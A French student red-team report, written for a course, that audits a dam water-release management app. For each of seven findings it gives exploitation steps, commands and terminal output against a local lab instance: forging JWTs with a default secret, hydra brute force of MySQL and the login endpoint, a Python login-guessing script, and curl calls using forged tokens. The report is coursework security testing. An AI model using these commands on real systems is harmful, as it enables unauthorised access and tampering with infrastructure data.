

المدرسة الوطنية العليا للذكاء الاصطناعي وعلوم المعطيات - تارودانت
ÉCOLE NATIONALE SUPÉRIEURE DE L'INTELLIGENCE ARTIFICIELLE
ET SCIENCES DES DONNÉES - TAROUDANT




Rapport d'Analyse Red Team

Détails d'Attaques sur le projet 6 "Barrage-Flow Manager" (Optimisation Youssef Ibn Tachfine)

Nom & Prénom :	Mohamed HARBECH – Moncif HARBOUS
Filière :	SITCN
Semestre :	S6
Groupe :	N° 2
Module :	Systèmes d'information & Bases de données
Année :	2025 / 2026
Professeur :	Sara EL-ATEIF

1. Présentation du Système Audité

Le projet Barrage-Flow Manager est une application web de gestion des lâchers d'eau du barrage Youssef Ibn Tachfine (région Souss-Massa). Il permet la supervision des niveaux d'eau, la gestion des demandes d'irrigation et l'administration des utilisateurs selon un modèle RBAC à trois rôles.



❖ Stack technique :

- Backend : FastAPI (Python) — port 8000
- Frontend : React + Vite — port 5173
- Base de données : MySQL 8.0 — port 3306 (exposé publiquement)
- Administration BDD : phpMyAdmin — port 8080
- Authentification : JWT (HS256) avec RBAC — rôles : directeur, ingénieur, opérateur

2. Vecteurs d'Attaque Identifiés

ATK-01 — Credentials par Défaut dans .env.example [CRITIQUE]

Référence OWASP : A05:2021 – Security Misconfiguration

❖ Description :

Le fichier `' .env.example '` (versionné dans le dépôt Git) contient des credentials de développement réels : `MYSQL_ROOT_PASSWORD=rootpassword`, `MYSQL_USER=barrage_user`, `MYSQL_PASSWORD=barrage_pass`. La `SECRET_KEY` « `change_this_secret_key_for_local_dev` » ne fait que 26 caractères et est prévisible. Si le fichier `' .env '` de production n'est pas modifié, un attaquant peut se connecter directement à MySQL et forger des JWT valides.

❖ Impact :

Accès complet à la base de données MySQL, forgerie de tokens JWT avec le rôle directeur, prise de contrôle totale de l'application.

❖ Étapes d'exploitation :

- Récupérer les credentials depuis le dépôt Git public ou cloné.
- Tenter la connexion MySQL directe sur le port 3306 exposé.
- Générer un JWT forgé signé avec la SECRET_KEY par défaut.
- Utiliser le token forgé pour accéder aux endpoints d'administration.

- Exemple de commande :

```
mysql -h <IP> -P 3306 -u barrage_user -p barrage_pass barrage_flow_manager python3  
-c "import jwt; print(jwt.encode({'sub':'attacker@barrage-  
yt.ma','role':'directeur','id':1}, 'change_this_secret_key_for_local_dev',  
algorithm='HS256'))"
```

```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
PS C:\Users\hp\Desktop\Projet SI\BD\Version team développement\Version Manuelle\Barrage-Flow-Manager-main> mysql -h 127.0.0.1 -P 3306 -u barrage_user -pbarrage_pass
barrage_flow_manager

Server version: 8.0.45 MySQL Community Server - GPL

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> SELECT * FROM utilisateur;

+-----+-----+-----+-----+-----+-----+-----+
| id_user | nom      | prenom | email                      | password                                                                    | role      | date_creation |
+-----+-----+-----+-----+-----+-----+-----+
| 1       | IGHIL    | Hassan | directeur@barrage-yt.ma    | $2b$12$oSZMqs3XMRgy9M1DSidI50xu78NoMSxzuCj7pI7iVsJZn7BmqhcVK | directeur | 2026-04-12    |
| 2       | IFQUIRNE | Yassine | yassine@barrage-yt.ma     | $2b$12$oSZMqs3XMRgy9M1DSidI50xu78NoMSxzuCj7pI7iVsJZn7BmqhcVK | ingenieur | 2026-04-12    |
| 3       | BOULAID  | Aabir  | aabir@barrage-yt.ma       | $2b$12$oSZMqs3XMRgy9M1DSidI50xu78NoMSxzuCj7pI7iVsJZn7BmqhcVK | operateur | 2026-04-12    |
| 4       | HARBECH  | MOHAMED | mohamed@barrage-yt.ma    | $2b$12$oSZMqs3XMRgy9M1DSidI50xu78NoMSxzuCj7pI7iVsJZn7BmqhcVK | directeur | 2026-04-12    |
+-----+-----+-----+-----+-----+-----+-----+

4 rows in set (0.00 sec)

```

```
PS C:\Users\hp\Desktop\Projet SIBD\Version team développement\Version Manuelle\Barrage-Flow-Manager-main> python -c "import jwt; token = jwt.encode({'sub': 'attack er@barrage-yt.ma', 'role': 'directeur', 'id': 1}, 'change_this_secret_key_for_local_dev', algorithm='HS256'); print(token)"
eyJHbGciOiJ1U2IiInR5cCkpcXVCJ9.eYzdWlIoiJhdHRhY2t1ck8iYXJyYXd1LXl0Lm1hIiwicm9sZSI6ImRpcmVjdGV1ciIsImklIjoxfQ.V9gAUeGU1Bp_WOW-HlpG1P7agdpMgB40jWH5So3aVM
PS C:\Users\hp\Desktop\Projet SIBD\Version team développement\Version Manuelle\Barrage-Flow-Manager-main> Invoke-WebRequest -Uri "http://127.0.0.1:8000/api/users/" -Headers @{ "Authorization" = "Bearer eyJHbGciOiJ1U2IiInR5cCkpcXVCJ9.eYzdWlIoiJhdHRhY2t1ck8iYXJyYXd1LXl0Lm1hIiwicm9sZSI6ImRpcmVjdGV1ciIsImklIjoxfQ.V9gAUeGU1Bp_WOW-HlpG1P7agdpMgB40jWH5So3aVM"} | Select-Object -ExpandProperty Content
{"nom": "IGHIL", "prenom": "Hassan", "email": "directeur@barrage-yt.ma", "role": "directeur", "id_user": 1, "date_creation": "2026-04-12"}, {"nom": "IFQUIRNE", "prenom": "Yassin e", "email": "yassine@barrage-yt.ma", "role": "ingenieur", "id_user": 2, "date_creation": "2026-04-12"}, {"nom": "BOULAID", "prenom": "Aabin", "email": "aabin@barrage-yt.ma", "role": "operateur", "id_user": 3, "date_creation": "2026-04-12"}, {"nom": "HARBECH", "prenom": "MOHAMED", "email": "mohamed@barrage-yt.ma", "role": "directeur", "id_user": 4, "date_creation": "2026-04-12"}]
```

ATK-02 — Port MySQL 3306 Exposé Publiquement [CRITIQUE]

Référence OWASP : A05:2021 – Security Misconfiguration

❖ Description :

Dans le fichier '`docker-compose.yml`', le port MySQL est mappé directement sur l'interface réseau de l'hôte (**ports : "3306:3306"**). La base de données est donc **accessible depuis l'extérieur sans passer par l'API**, ce qui expose directement tous les secrets stockés.

❖ **Impact :**

Bruteforce des credentials MySQL, accès direct à toutes les tables (utilisateurs, mots de passe hashés, lâchers, alertes), modification ou suppression des données sans passer par la logique applicative.

❖ Étapes d'exploitation :

- Scanner le port 3306 depuis l'extérieur avec **nmap**.
- **Bruteforcer** les credentials avec Hydra ou **Medusa**.
- Se connecter directement et extraire tous les hashes de mots de passe.

- Modifier les rôles des utilisateurs directement en SQL.

- Exemple de commande :

```
nmap -sV -p 3306 <IP_SERVEUR> hydra -l root -P /usr/share/wordlists/rockyou.txt  
mysql://<IP_SERVEUR> mysql -h <IP> -u root -p -> SELECT * FROM utilisateur;
```

```
C:\WINDOWS\system32\cmd.  ×  +  ∨  
Microsoft Windows [version 10.0.26200.8037]  
(c) Microsoft Corporation. Tous droits réservés.  
  
C:\Users\hp>nmap -sV -p 3306 127.0.0.1  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-12 19:44 +0100  
Nmap scan report for localhost (127.0.0.1)  
Host is up (0.0010s latency).  
  
PORT      STATE SERVICE VERSION  
3306/tcp  open  mysql  MySQL 8.0.45  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds
```

```
[root@docker-desktop]-[/]
# hydra -l root -P /usr/share/wordlists/rockyou.txt mysql://127.0.0.1
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-12 18:54:20
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344400 login tries (l1/p:14344400), ~3586100 tries per task
[DATA] attacking mysql://127.0.0.1:3306/
[3306][mysql] host: 127.0.0.1 login: root password: rootpassword
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-12 18:54:31
```

```
PS C:\Users\hp\Desktop\Projet SI BD\Version team développement\Version Manuelle-Flow-Manager-main> docker exec -it barrage-db mysql -u root -prootpassword
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5161
Server version: 8.0.45 MySQL Community Server - GPL

Copyright (c) 2000, 2026, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> USE barrage_flow_manager;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SELECT * FROM utilisateur;
+-----+-----+-----+-----+-----+-----+-----+
| id_user | nom      | prenom | email                      | password                                                                 | role      | date_creation |
+-----+-----+-----+-----+-----+-----+-----+
| 1       | IGHIL    | Hassan | directeur@barrage-yt.ma    | $2b$12$oSZMqs3XMRgy9M1DSidI50xu78NoMSxzuCj7pI7iVsJZn7BmqhcVK | directeur | 2026-04-12    |
| 2       | IFQUIRNE | Yassine | yassine@barrage-yt.ma     | $2b$12$oSZMqs3XMRgy9M1DSidI50xu78NoMSxzuCj7pI7iVsJZn7BmqhcVK | ingenieur | 2026-04-12    |
| 3       | BOULAUD  | Aabir  | aabir@barrage-yt.ma       | $2b$12$oSZMqs3XMRgy9M1DSidI50xu78NoMSxzuCj7pI7iVsJZn7BmqhcVK | operateur | 2026-04-12    |
| 4       | HARBECH  | MOHAMED | mohamed@barrage-yt.ma     | $2b$12$oSZMqs3XMRgy9M1DSidI50xu78NoMSxzuCj7pI7iVsJZn7BmqhcVK | directeur | 2026-04-12    |
+-----+-----+-----+-----+-----+-----+-----+
4 rows in set (0.00 sec)
```

ATK-03 — phpMyAdmin Exposé Sans Protection Renforcée (Port 8080) [CRITIQUE]

Référence OWASP : A05:2021 – Security Misconfiguration

❖ **Description :**

phpMyAdmin est configuré avec un **auto-login** root dans le **docker-compose.yml** (**PMA_USER: root, PMA_PASSWORD: \${MYSQL_ROOT_PASSWORD}**). L'interface d'administration de la base de données est accessible sur le port 8080, sans restriction d'IP ni authentification renforcée.

❖ **Impact :**



Accès GUI complet à toute la base de données : **lecture et modification de toutes les tables, exportation complète des données, exécution de requêtes SQL arbitraires.**

❖ Étapes d'exploitation :

- Naviguer sur `http://<IP>:8080` depuis n'importe quel navigateur.
- Essayer les credentials par défaut : `root / rootpassword`.
- Accéder à toutes les tables et modifier les données directement.
- Injecter un nouveau compte directeur ou modifier les rôles existants.

▪ Exemple de commande :

```
# Accès direct à phpMyAdmin curl http://<IP>:8080 -> Interface accessible
publiquement # Login: root / rootpassword (credentials par défaut)
```



```
phpmyadmin:
  image: phpmyadmin/phpmyadmin
  container_name: barrage-phpmyadmin
  restart: always
  environment:
    PMA_HOST: db
    PMA_USER: ${PMA_USER}
    PMA_PASSWORD: ${MYSQL_ROOT_PASSWORD}
  ports:
    - "8080:80"
  depends_on:
    - db
```

ATK-04 — Absence de Rate Limiting sur /api/auth/login [ÉLEVÉ]

Référence OWASP : A07:2021 – Identification and Authentication Failures

❖ Description :

L'endpoint **POST /api/auth/login** ne comporte **aucun mécanisme de limitation de tentatives, pas de verrouillage de compte après N échecs, pas de CAPTCHA, et pas de délai entre les requêtes**. Un attaquant peut effectuer des milliers de tentatives par seconde sans être bloqué.

❖ Impact :

Bruteforce illimité sur tous les comptes utilisateurs. Avec une liste de mots de passe courants, un attaquant peut compromettre un compte en quelques minutes.

❖ Étapes d'exploitation :

- Identifier les adresses email valides (domaine @barrage-yt.ma).
- Lancer une attaque par dictionnaire sur l'endpoint de login.
- Exploiter l'absence de verrouillage pour tester des milliers de mots de passe.
- Accéder au compte compromis avec les droits correspondants.

▪ Exemple de commande :

```
hydra -l directeur@barrage-yt.ma -P rockyou.txt http-post-form
"/api/auth/login:email=^USER^&password=^PASS^:incorrect" -s 8000 <IP> # Ou via
script Python avec requests en boucle
```

```
programmeTest.py X
C:\Users\hp\Desktop > programmeTest.py
1  import requests
2
3  url = "http://127.0.0.1:8000/api/auth/login"
4
5  liste = ["directeur", "ingenieur", "operateur"]
6
7  for i in range(999):
8      email = liste[i % len(liste)] + "@barrage-yt.ma"
9
10     r = requests.post(url, json={
11         "email": email,
12         "password": f"password{i}"
13     })
14
15     print(r.status_code, r.text)
16
17     if r.status_code == 200:
18         print("password : " + email)
19         print("password : " + f"password{i}")
20         break
```



```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS powershell - Desktop + ▢ 🗑️ ... | 🔍 ⌵
```

```
PS C:\Users\hp\Desktop> python .\programmeTest.py  
401 {"detail": "Email ou mot de passe incorrect"}  
401 {"detail": "Email ou mot de passe incorrect"}  
401 {"detail": "Email ou mot de passe incorrect"}  
401 {"detail": "Email ou mot de passe incorrect"}  
401 {"detail": "Email ou mot de passe incorrect"}  
401 {"detail": "Email ou mot de passe incorrect"}  
401 {"detail": "Email ou mot de passe incorrect"}  
401 {"detail": "Email ou mot de passe incorrect"}  
401 {"detail": "Email ou mot de passe incorrect"}  
401 {"detail": "Email ou mot de passe incorrect"}  
401 {"detail": "Email ou mot de passe incorrect"}  
401 {"detail": "Email ou mot de passe incorrect"}  
401 {"detail": "Email ou mot de passe incorrect"}  
401 {"detail": "Email ou mot de passe incorrect"}  
401 {"detail": "Email ou mot de passe incorrect"}  
401 {"detail": "Email ou mot de passe incorrect"}  
401 {"detail": "Email ou mot de passe incorrect"}  
401 {"detail": "Email ou mot de passe incorrect"}  
401 {"detail": "Email ou mot de passe incorrect"}  
401 {"detail": "Email ou mot de passe incorrect"}  
401 {"detail": "Email ou mot de passe incorrect"}  
401 {"detail": "Email ou mot de passe incorrect"}  
401 {"detail": "Email ou mot de passe incorrect"}  
401 {"detail": "Email ou mot de passe incorrect"}  
401 {"detail": "Email ou mot de passe incorrect"}  
401 {"detail": "Email ou mot de passe incorrect"}  
401 {"detail": "Email ou mot de passe incorrect"}  
401 {"detail": "Email ou mot de passe incorrect"}  
401 {"detail": "Email ou mot de passe incorrect"}  
401 {"detail": "Email ou mot de passe incorrect"}  
200 {"access_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXCVJ9.eyJzdWIiOiJkaXJlY3RldjJAYmFycmFnZS12dC5tYSIsInVjbGUoIjkaXJlY3RldXIiLCJpc2ciOiJkbWwvZnc2MDM1bjk3fQ.pK  
GskwN_2qRyv_q49gazMZJMqaGWgPMZEgsT_y4Ts","token_type":"bearer","role":"directeur"}  
password : directeur@barrage-yt.ma  
password : password123
```

ATK-05 — JWT sans Mécanisme de Révocation (Absence de Blacklist) [ÉLEVÉ]

Référence OWASP : A07:2021 – Identification and Authentication Failures

❖ **Description :**

Le système génère des **JWT** valides pendant 60 minutes. **Il n'existe aucun mécanisme de révocation côté serveur** : pas de **blacklist**, pas de **refresh token**, pas de **logout** invalidant le token. Un token intercepté reste valide jusqu'à son expiration naturelle, même si l'utilisateur est supprimé ou change de mot de passe.

❖ Impact :


Un token volé via interception réseau ou XSS reste exploitable 60 minutes. Un utilisateur supprimé par l'administrateur peut continuer à effectuer des actions privilégiées pendant toute la durée de vie de son token.

❖ Étapes d'exploitation :

- Intercepter un token JWT lors d'une session valide (**Burp Suite**, MITM).
- Vérifier que le token fonctionne toujours après **la déconnexion de l'utilisateur**.
- Supprimer l'utilisateur côté admin, puis continuer à utiliser son token.
- Effectuer des actions avec les droits de l'utilisateur supprimé pendant 60 min.

- Exemple de commande :

```
# Après interception du token et suppression de l'utilisateur : curl -H
"Authorization: Bearer <TOKEN_INTERCEPTÉ>" http://<IP>:8000/api/users/me # Réponse
attendue (sans blacklist) : 200 OK - token toujours valide
```



```
C:\WINDOWS\system32\cmd. x + v
C:\Users\hp>curl -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJkaXJlY3RldXJAYmFycmFnZS15dC5tYSIsInJybGVuIjkaXJlY3RldXIlLCJpZCI6MSwiZXhwIjoxNzc2MDM1Njk3fQ.pKGskwn_2qRyv_q49gazM2JMqQaGW0gPMZEgsT_y4Ts" http://127.0.0.1:8000/api/users/me
{"nom": "IGHIL", "prenom": "Hassan", "email": "directeur@barrage-yt.ma", "role": "directeur", "id_user": 1, "date_creation": "2026-04-12"}
C:\Users\hp>
```

ATK-06 — IDOR via JWT Forgé — Manipulation de Ressources [ÉLEVÉ]

Référence OWASP : A01:2021 – Broken Access Control

❖ **Description :**

Combiné avec ATK-01, un attaquant ayant forcé un **JWT** directeur peut manipuler n'importe quelle

ressource. La route **PUT /api/irrigation/{id_demande}/status** assigne l'**id_user** depuis le payload **JWT** sans vérification de propriété (**demande.id_user = payload["id"]**), permettant de valider ou refuser des demandes en usurpant l'identité du directeur.

❖ Impact :

Validation ou refus arbitraire de demandes d'irrigation, usurpation d'identité du directeur, **modification non autorisée du niveau d'eau du barrage via des lâchers frauduleux.**

❖ Étapes d'exploitation :

- Forger un **JWT** directeur (cf. ATK-01) avec un id arbitraire.
- Approuver toutes les demandes d'irrigation en attente.
- Créer et exécuter des lâchers d'eau frauduleux.
- Modifier des données administratives (coopératives, barrages).

- Exemple de commande :

```
curl -X PUT http://<IP>:8000/api/irrigation/1/status \ -H "Authorization: Bearer  
<TOKEN_FORGÉ>" \ -H "Content-Type: application/json" \ -d '{"status":  
"approve"}'
```

```
C:\Users\hp>curl -X PUT "http://127.0.0.1:8000/api/irrigation/1/status" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIjOiJkaWY3ZDxldXJAYmFycmFnZS15dC5tYSIsInR5cGUzIjoiaWF3IiwiaWF0IjoiMTk5OTQyMDE1Njk3fQ.pKGskwN_2qRyv_q49gazM2JMqQagW0gPMZEgsT_y4Ts" -H "Content-Type: application/json" -d '{"status": "approuve"}'
{"volume_demande_m3":3000000.0,"priorite":3,"id_coop":1,"id_demande":1,"date_demande":"2026-02-28","status":"approuve","id_user":1,"nom_coop":null}
```

```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
PS C:\Users\hp\Desktop\Projet SI\BD\Version team développement\Version Manuelle\Barrage-Flow-Manager-main> docker logs barrage-backend -f
>>
INFO: 172.18.0.1:37834 - "POST /api/auth/login HTTP/1.1" 401 Unauthorized
INFO: 172.18.0.1:37844 - "POST /api/auth/login HTTP/1.1" 401 Unauthorized
INFO: 172.18.0.1:37858 - "POST /api/auth/login HTTP/1.1" 200 OK
INFO: 172.18.0.1:57924 - "GET /api/auth/login HTTP/1.1" 405 Method Not Allowed
INFO: 172.18.0.1:57874 - "GET /api/auth/login HTTP/1.1" 405 Method Not Allowed
INFO: 172.18.0.1:33766 - "GET /docs HTTP/1.1" 200 OK
INFO: 172.18.0.1:33766 - "GET /openapi.json HTTP/1.1" 200 OK
INFO: 172.18.0.1:41936 - "GET /api/users/me HTTP/1.1" 200 OK
INFO: 172.18.0.1:47786 - "GET /api/users/me HTTP/1.1" 200 OK
INFO: 172.18.0.1:34642 - "PUT /api/irrigation/1/status HTTP/1.1" 422 Unprocessable Entity
INFO: 172.18.0.1:50228 - "PUT /api/irrigation/1/status HTTP/1.1" 200 OK

```

ATK-07 — Exposition des Erreurs Internes (Information Disclosure) [ÉLEVÉ]

Référence OWASP : A09:2021 – Security Logging and Monitoring Failures

❖ **Description :**

Plusieurs **endpoints** exposent des messages d'erreur internes bruts via raise **HTTPException(status_code=500, detail=f"Erreur interne : {str(e)}")**. Un attaquant reçoit des informations sur la structure de la base de données, les noms des procédures stockées, et la stack trace SQLAlchemy.

❖ Impact :

Cartographie précise de la base de données (noms de tables, procédures), identification des versions des bibliothèques utilisées, facilitation des attaques ciblées suivantes.

❖ Étapes d'exploitation :

- Envoyer des requêtes avec des paramètres invalides ou des IDs inexistant.
- Analyser les messages d'erreur retournés pour cartographier la structure interne.
- Exploiter les informations obtenues pour cibler des attaques spécifiques.
- Identifier les procédures stockées et leur comportement exact.

- Exemple de commande :

```
curl -X POST http://<IP>:8000/api/releases/ \ -H "Authorization: Bearer <TOKEN>" \
-H "Content-Type: application/json" \ -d '{"volume_m3": 999999, "type": "normal", "motif": "test", "id_barrage": 9999}' # Réponse : Demande de lacher créer
```

```
C:\Users\hp>curl -X POST "http://127.0.0.1:8000/api/releases/" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJkaXJlY3RldkIjAYmFycmFnZS15dC5tYSIsInR5cGUoiOiJkaXJlY3RldkIiLCJpc2I6ImSwZXhwIjoNzc2MDM5ODY1fQ.asgaS-17TBN5t0mSNUTkpYZjp-DqhzTI1_Z-eGLVRs" -H "Content-Type: application/json" -d '{"volume_m3": 999999, "type": "normal", "motif": "test", "id_barrage": 1}'
```

```
{
  "message": "Demande de lâcher créée",
  "id_lacher": 6
}
```

```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
PS C:\Users\hp\Desktop\Projet SI BD\Version team développement\Version Manuelle\Barrage-Flow-Manager-main> docker logs barrage-backend -f
>>
INFO: 172.18.0.1:37834 - "POST /api/auth/login HTTP/1.1" 401 Unauthorized
INFO: 172.18.0.1:37844 - "POST /api/auth/login HTTP/1.1" 401 Unauthorized
INFO: 172.18.0.1:37858 - "POST /api/auth/login HTTP/1.1" 200 OK
INFO: 172.18.0.1:57924 - "GET /api/auth/login HTTP/1.1" 405 Method Not Allowed
INFO: 172.18.0.1:57874 - "GET /api/auth/login HTTP/1.1" 405 Method Not Allowed
INFO: 172.18.0.1:33766 - "GET /docs HTTP/1.1" 200 OK
INFO: 172.18.0.1:33766 - "GET /openapi.json HTTP/1.1" 200 OK
INFO: 172.18.0.1:41936 - "GET /api/users/me HTTP/1.1" 200 OK
